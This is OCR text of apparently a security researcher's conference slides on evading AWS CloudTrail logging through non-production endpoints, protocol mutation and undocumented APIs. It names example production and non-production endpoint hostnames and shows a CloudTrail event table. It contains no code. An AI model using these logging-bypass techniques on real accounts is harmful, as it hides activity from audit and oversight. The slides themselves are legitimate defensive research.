
User name | auto-user

Event name	Event time	User name	Event source
ListChannels	June 06, 2023, 13:41:25 (UTC-0…	auto-user	gamma-starfruit.amazonaws.com
ListChannels	June 06, 2023, 13:41:19 (UTC-0…	auto-user	ivs.amazonaws.com

Non-production endpoints can bypass CloudTrail

aws242-servicecatalog-gamma.us-east-1.amazonaws.com


Automate Bypass Discovery



prod: events.us-east-1.amazonaws.com


non-prod: events-b.us-east-1.amazonaws.com

Protocol Mutation



Undocumented APIs

Non-production Endpoints



Nick Frichette

Senior Security Researcher @ DATADOG

- https://hackingthe.cloud
- Twitter: @frichette_n
- Mastodon: @frichetten@fosstodon.org